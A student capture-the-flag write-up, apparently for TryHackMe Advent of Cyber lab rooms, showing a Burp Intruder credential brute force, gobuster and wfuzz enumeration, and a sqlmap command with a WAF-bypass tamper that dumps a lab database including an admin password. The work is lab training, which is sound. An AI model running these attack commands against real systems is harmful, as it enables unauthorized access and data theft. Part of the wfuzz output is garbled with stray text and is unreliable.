The payload list contains three items: root, password, and 12345. Below the list are buttons for Paste, Load ..., Remove, Clear, Deduplicate, Add, and Enter a new item. A dropdown menu at the bottom says 'Add from list ... [Pro version only]'. The status bar at the bottom indicates '2. Intruder attack of 10.10.39.162 - Temporary attack - Not saved to project file'.

We used admin 12345 as our username and password as its length is the only one that is different from others.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
			302			309	
root	root	root	302			309	
admin	root	root	302			309	
user	root	root	302			309	
root	password	password	302			309	
admin	password	password	302			309	
user	password	password	302			309	
root	12345	12345	302			309	
admin	12345	12345	302			255	
user	12345	12345	302			309	

After keying in the credentials, we successfully log in to the Santa Sleigh Tracker app and captured the flag.



### Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a webpage of Santa Sleigh Tracker. We activated foxy proxy and key in the credentials. We proceeded to send the captured request under the proxy tab to intruder. We received our request under the intruder tab. We cleared the pre-selection position and set username and password values as positions. We select Cluster Bomb as our attack type. We tell each position which payload to use and start our attack. We used admin 12345 as our username and password as its length is the only one that is different from others. After keying in the credentials, we successfully log in to the Santa Sleigh Tracker app and the flag was shown.


### Day 4: Web Exploitation – Santa's watching

**Tools used:** Kali Linux, Firefox, Gobuster, wfuzz


**Solution/walkthrough:**

#### Question 1

We downloaded the wordlist.txt provided by THM.



Our forums are gone.




We use gobuster command to find out if there is any valuable directory, which we found a API directory.

```

[+] 1211102687@kali: ~
File Actions Edit View Help Google Hacking DB OffSec
(1211102687@kali)-[~]
$ gobuster dir -u http://10.10.102.110 -w /usr/share/wordlists/dirb/big.txt -x .php -t 25 --timeout 20s
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.102.110
[+] Method:       GET
[+] Threads:      25
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      20s
2022/06/16 06:26:57 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 278]
/.htpasswd.php  (Status: 403) [Size: 278]
/.htaccess      (Status: 403) [Size: 278]
/.htaccess.php  (Status: 403) [Size: 278]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 312] [→ http://10.10.102.110/api/]

```

When we navigate to the api directory, we found a file named site-log.php.



## Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.102.110 Port 80

We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out that one of the chars is 13.


```

1211102687@kali: ~
File Actions Edit View Help
Exploit-DB Google Hacking DB OffSec
(1211102687@kali)-[~]
$ wfuzz -c -z file,/tmp/mozilla_12111026870/wordlist -u http://10.10.102.110/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
***** of lines in the response
* Wfuzz can now handle large amounts of characters
Target: http://10.10.102.110/api/site-log.php?date=FUZZ
Total requests: 63

ID Response Lines to say Chars intended to say application on http://shibes.thm/login.php to find the correct
***** parameters! We can take a bit of a guess as to what parameters
00000003: 200 passive 0 L right 0 W with a tr 0 Ch wfuzz can "20201102" could look like so:
00000025: 200 0 L 0 W 0 Ch "20201124"
00000007: 200 username 0 L login 0 W date=FUZZ 0 Ch http://10.10.102.110/login.php
00000027: 200 0 L 0 W 0 Ch "20201126"
00000028: 200 0 L 0 W 0 Ch "20201127"
00000024: 200 0 L 0 W 0 Ch "20201123" replaced in the "username" and "password" parameters.
00000029: 200 0 L 0 W 0 Ch "20201128"
00000001: 200 0 L 0 W 0 Ch "20201100"
00000026: 200 0 L 1 W 13 Ch "20201125"
00000015: 200 0 L 0 W 0 Ch "20201114"
00000021: 200 0 L 0 W 0 Ch "20201120"
00000018: 200 0 L 0 W 0 Ch "20201117"
00000016: 200 0 L 0 W 0 Ch "20201115"
00000013: 200 0 L 0 W 0 Ch "20201112"
00000019: 200 0 L 0 W 0 Ch "20201118"
00000014: 200 0 L 0 W 0 Ch "20201113"
00000023: 200 he web 0 L 10.10.102.110 0 W 10.10.102.110 in 0 Ch AttackB "20201122"
00000022: 200 0 L 0 W 0 Ch "20201121"

```

We use the given payload as a value for date and successfully captured the flag.



### Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown that our forums were gone. We used gobuster command to find valuable directory and in the end we found an API directory. After navigating to the api directory, we found a file named site-log.php. We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out for payload "20201125", the chars is 13. Then , we used "20201125" as a value for the date parameter and the flag was shown.


## **Day 5: Web Exploitation –Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Firefox, burp suite, Foxy Proxy, sqlmap

**Solution/walkthrough:**

### Question 1

We were shown Santa's Official Forum when using port 8000.



The screenshot shows a Firefox browser window titled "PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)". The address bar displays "10.10.253.242:3000/init.php". The main content area shows the "Santa's Official Forum" page. The page header reads "Santa's Official Forum" with a "v2" badge. Below the header, a message says "Santa's forum is back!". The main text on the page is "Welcome, stranger! This is a place to exchange your Christmas stories and wishes." At the bottom left, there is a "Latests comments" section with two entries: "Timmy" and "I am so excited for Christmas this year!" and "William" and "Santa, are you real?". At the bottom right, there is a "Popular topics" section with "Gifts" and "Books, laptops, playstation" under it, and a "Questions" section.

We visit Santa's secret login panel and bypass the login using SQLi.

PSP021 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | Sequel

Santa's forum x Sequel x +

← → ⌂ ⌂ 10.10.253.242:8000/santapanel ⌂ 10.8.92.131 9:37

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

Username

Password

PSP021 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | Sequel

Santa's forum x Santa's admin panel x +

← → ⌂ ⌂ 10.10.253.242:8000/santapanel ⌂ 10.8.92.131 9:39

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome back, Santa!




The database has been updated while you were away!

Enter:

Gift	Child
N	u
l	l
l	

Turned burp and proxy on and tried searching for the database, we saved the captured request as a file.



Used sqlmap command on the terminal to bypass the WAF and dumped the entire database.

```
1211102687@kali: ~
File Actions Edit View Help
File Actions Edit View Help
(1211102687@kali)-[~]ory Options Authentication
$ sqlmap -r santa.request --tamper=space2comment --dump-all --dbms sqlite
2022-06-17 09:07:56 VERRY ON: depth=0, CN=server
2013-06-17 00:07:57 Control Channel: TLSv1.2 cipher TLSv1.2 TH
```


Amount of entries in the gift database and what Paul want can be seen.

```
[10:02:04] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211102687/.local/share/sqlmap/output/10.10.253.242/dump/SQLite_masterdb/hidden_table.csv'
[10:02:04] [INFO] fetching columns for table 'sequels' 56 VERIFY ENU OK
[10:02:04] [INFO] fetching entries for table 'sequels' 56 VERIFY OK: depth=0, CN=server
Database: <current> Intercept is off
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title
+-----+-----+-----+
| James | 8 | shoes
| John | 4 | skateboard
| Robert | 17 | iphone
| Michael | 5 | playstation
| William | 6 | xbox
| David | 6 | candy
| Richard | 9 | books
| Joseph | 7 | socks
| Thomas | 10 | 10 McDonalds meals
| Charles | 3 | toy car
| Christopher | 8 | air hockey table
| Daniel | 12 | lego star wars
| Matthew | 15 | bike
| Anthony | 3 | table tennis
| Donald | 4 | fazer chocolate
| Mark | 17 | wii
| Paul | 9 | github ownership
| James | 8 | finnish-english dictionary
| Steven | 11 | laptop
| Andrew | 16 | raspberry pie
| Kenneth | 19 | TryHackMe Sub
| Joshua | 12 | chair
+-----+-----+-----+
[10:02:04] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211102687/.local/share/sqlmap/output/10.10.253.242/dump/SQLite_masterdb/sequels.csv'
[10:02:04] [INFO] fetching columns for table 'users'
```

Flag was shown.

```
[10:02:02] [INFO] actively fingerprinting SQLite
[10:02:03] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:02:03] [INFO] sqlmap will dump entries of all tables from all databases now
[10:02:03] [INFO] fetching tables for database: 'SQLite_masterdb'
[10:02:03] [INFO] fetching columns for table 'hidden_table'
[10:02:03] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You}
+-----+
[10:02:04] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file: /tmp/1211102687@kali:~
```

Admin password was shown.



The screenshot shows the Burp Suite interface with a captured request for a database dump. The request is a POST to 'http://10.10.253.242/gift'. The payload contains a SQL query to dump the 'sequels' table from the 'SQLite\_masterdb' database into a CSV file.

```

POST /gift HTTP/1.1
Host: 10.10.253.242
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: PHPSESSID=1211102687

--tamper=space2comment

```

The terminal output shows the successful dumping of the 'sequels' table into 'SQLite\_masterdb/sequels.csv'. It also lists the columns and entries for the 'users' table, including the admin's password.

```

[10:02:04] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file 'sqlmap/output/10.10.253.242/dump/SQLite_masterdb/sequels.csv'
[10:02:04] [INFO] fetching columns for table 'users'
[10:02:04] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

```

### Thought Process/Methodology:

After pasting the machine's IP with port 8000 into the browser's search bar, we were shown Santa's Official Forum. We guessed the path of Santa's secret login panel by deriving out of 2 words from the question. We were shown Santa's secret login panel and successfully bypassed the login using SQLi attack. We turned burp and proxy on and tried searching for the database. A captured request was shown on burp suite. We saved the request as a file. We used sqlmap command on the terminal to bypass the WAF by using --tamper=space2comment which was provided and dumped the entire database. The amount of entries in the gift database, details of entries, admin's password, and a flag can then be seen.